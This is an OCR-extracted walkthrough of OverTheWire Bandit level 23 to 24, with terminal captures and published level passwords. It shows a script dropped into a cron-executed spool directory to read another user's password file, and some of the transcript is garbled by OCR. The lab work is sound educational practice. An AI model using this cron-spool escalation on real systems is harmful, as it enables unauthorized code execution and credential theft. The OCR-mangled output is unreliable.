

Bandit Level 23 -> Level 24

SSH Parameters			
Server:	bandit.labs.overthewire.org		
Port:	2220		

Website URLs				
Level 23—>24	OverTheWire: Level Goal: Bandit Level 23 → Level 24			
Level 24—>25	OverTheWire: Level Goal: Bandit Level 24 → Level 25			

Passwords				
Level	User Name	Password		
Bandit 23—>24	bandit23	QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G		
Bandit 24>25	bandit24	VAfGXJ1PBSsPSnvsjl8p759leLZ9GGar		





```
p<mark>andit23@bandit:~$ #</mark>Per the directions they direct examining the /etc/cron.d directory for what is being executed. As such,
we navigate to this directory via the cd command and view its contents via the ls -la command. The -l option/switch output
s directory and file metadata while the -a option/swtich ouputs and hidden files and/or directories preceeded by a period [.
   dit23@bandit:~$ cd /etc/cron.d && ls -la
total 56
drwxr-xr-x
              2 root root 4096 Apr 23 18:05
drwxr-xr-x 108 root root 12288 Aug 12 08:42
                                62 Apr 23 18:04 cronjob_bandit15_root
                               62 Apr 23 18:04 cronjob_bandit17_root
120 Apr 23 18:04 cronjob_bandit22
122 Apr 23 18:04 cronjob_bandit23
-rw-r--r--
-rw-r--r--
               1 root root
-rw-r--r--
                 root root
-rw-r--r--
                               120 Apr 23 18:04 cronjob_bandit24
-rw-r--r--
                                62 Apr 23 18:04 cronjob_bandit25_root
-rw-r--r--
               1 root root
                               201 Jan 8 2022 e2scrub_all 52 Apr 23 18:05 otw-tmp-dir
                 root root
                               102 Mar 23 2022 .placeholder
396 Feb 2 2021 sysstat
-rw-r--r--
                 root root
```

```
bandit23@bandit:/etc/cron.d$ #Execution of cat cronjob_bandit24 to view file contents
bandit23@bandit:/etc/cron.d$
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh 6> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh 6> /dev/null
```

#Per examination of /usr/bin/cronjob_bandit24.sh, the program executes all shell files contained in /var/spool/\$myname/foo. Per analysis of the /usr/bin/cronjob_bandit24.sh script the \$myname variable is populated with the output of the whoami command of the user who runs this script. In this case, per the crontab file [/etc/cron.d/cronjob_bandit24] the script is run as bandit24. As such, the \$myname variable is populated with bandit24 and programs placed in /var/spool/bandit24/foo are executed by means of /usr/bin/cronjob_bandit24.sh.

#Per execution of the ls -la command, on /var/spool/bandit24, the foo directory is owned by root and assigned to the bandit24 group.

Everyone has execute and write (but not read) priviledges to this directory (/var/spool/banfit24/foo). This enables anybody (i.e. us as bandit23) to upload an executable to this directory. As such, any executable in this directory would be executed by bandit24.

```
bandit23@bandit:~$ #Execution of ls -la on /var/spool/bandit24 to view permissions and owners of directory foo
bandit23@bandit:~$
bandit23@bandit:~$ ls -la /var/spool/bandit24
total 12
dr-xr-x-- 3 bandit24 bandit23 4096 Apr 23 18:04 .
drwxr-xr-x 5 root root 4096 Apr 23 18:04 .
drwxr-wx- x5 root bandit24 4096 Aug 18 19:49 Too
bandit23@bandit:~$
```

#The password to bandit24 is stored in /etc/bandit_pass/bandit24. Per execution of ls -la, on this file, the owner and group is bandit24. Through this we deduce the only way to access the password, from this directory, is through accessing the file as bandit24. Since we can upload to /var/spool/bandit24/foo, and executable files in this directory are executed as bandit24, we will upload a shell file to cat the bandit24 password file (/etc/bandit_pass/bandit24) and save (via redirect) it to a file in /tmp. Everyone has access to /tmp.

```
bandit23@bandit:~$ ls -la /etc/bandit_pass/bandit24
-r------ 1 bandit24 bandit24 33 Apr 23 18:04 /etc/bandit_pass/bandit24
bandit23@bandit:~$ [
```


#Suite of commands to: [A] Navigate to /tmp [B] Create a directory, via mkdir command, a directory titled AC_Bandit_24 [C] Navigate to directory AC_Bandit_24 via cd AC_Bandit_24 [D] Utilizing the touch command create a file titled Bandit_24_PW_Harvest.sh [E] Via the chmod command assign the /tmp/AC_Bandit_24_PW_Harvest.sh 775 permissions [F] Utilizing the chmod assign file Bandit_24_PW_Harvest.sh 775 permissions

```
bandit23@bandit:/tmp/AC_Bandit_24$ cd /tmp && mkdir -v AC_Bandit_24 && cd AC_Bandit_24 && touch /tmp/AC_Bandit_24/Bandit_24_
PW_Harvest.sh && chmod -v 775 /tmp/AC_Bandit_24 && chmod -v 775 /tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh
mkdir: created directory 'AC_Bandit_24'
mode of '/tmp/AC_Bandit_24' retained as 0775 (rwxrwxr-x)
mode of '/tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh' changed from 0664 (rw-rw-r--) to 0775 (rwxrwxr-x)
bandit23@bandit:/tmp/AC_Bandit_24$
```

```
bandit23@bandit:~$ #[A] Navigate to the /tmp/AC_Bandit_24 directory via the cd command [B] Utilizing the touch command creat
e a file titled Bandit_24_Output [C] Via the chmod command assign Bandit_24_Output 776 permissions
bandit23@bandit:~$
bandit23@bandit:~$
cd /tmp/AC_Bandit_24 && touch Bandit_24_Output && chmod -v 776 Bandit_24_Output
mode of 'Bandit_24_Output' changed from 0664 (rw-rw-r--) to 0776 (rwxrwxrw-)
bandit23@bandit:/tmp/AC_Bandit_24$
```

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bandit23@bandit:/tmp/AC_Bandit_24\$ #Utilizing the nano text editor populate the Bandit_24_PW_Harvest.sh with statements to:
[A] Print a statement that the password output program is being executed. [B] Include a cat statement to cat the password fr
om /etc/bandit_pass/bandit24 to /tmp/AC_Bandit_24/Bandit_24_Output



bandit23@bandit:-\$ #Copy, via cp command, /tmp/AC-Bandit_24/Bandit_24_PW_Harvest.sh to /var/spool/bandit24/foo, in order to
facilitate execution of this program, by the bash24 user, via the program that executes programs/executables contained in /v
ar/spool/bandit24/foo
bandit23@bandit:-\$
bandit23@bandit:-\$ cp -v /tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh /var/spool/bandit24/foo
'/tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh' -> '/var/spool/bandit24/foo/Bandit_24_PW_Harvest.sh'
bandit23@bandit:-\$ []

bandit23@bandit:/tmp/AC_Bandit_24\$ #Execute the ls -la command to view contents and metadata of the /tmp/AC_Bandit_24 direct ory. We did this and noted the Bandit_24_Output file populated with 78 bytes. As such, we utilized the cat file to view it s contents and noted it was populated with the bandit24 password.

bandit23@bandit:/tmp/AC_Bandit_24\$

bandit23@bandit:/tmp/AC_Bandit_24\$ cat Bandit_24_Output

Bandit_24_PW_Harvest.sh command is executing

VAFGXJIPBSsPSnvsjl8p759leLZ9GGar

bandit23@bandit:/tmp/AC_Bandit_24\$ \[\]

Level 24 —> Level 25 Password

VAfGXJ1PBSsPSnvsjl8p759leLZ9GGar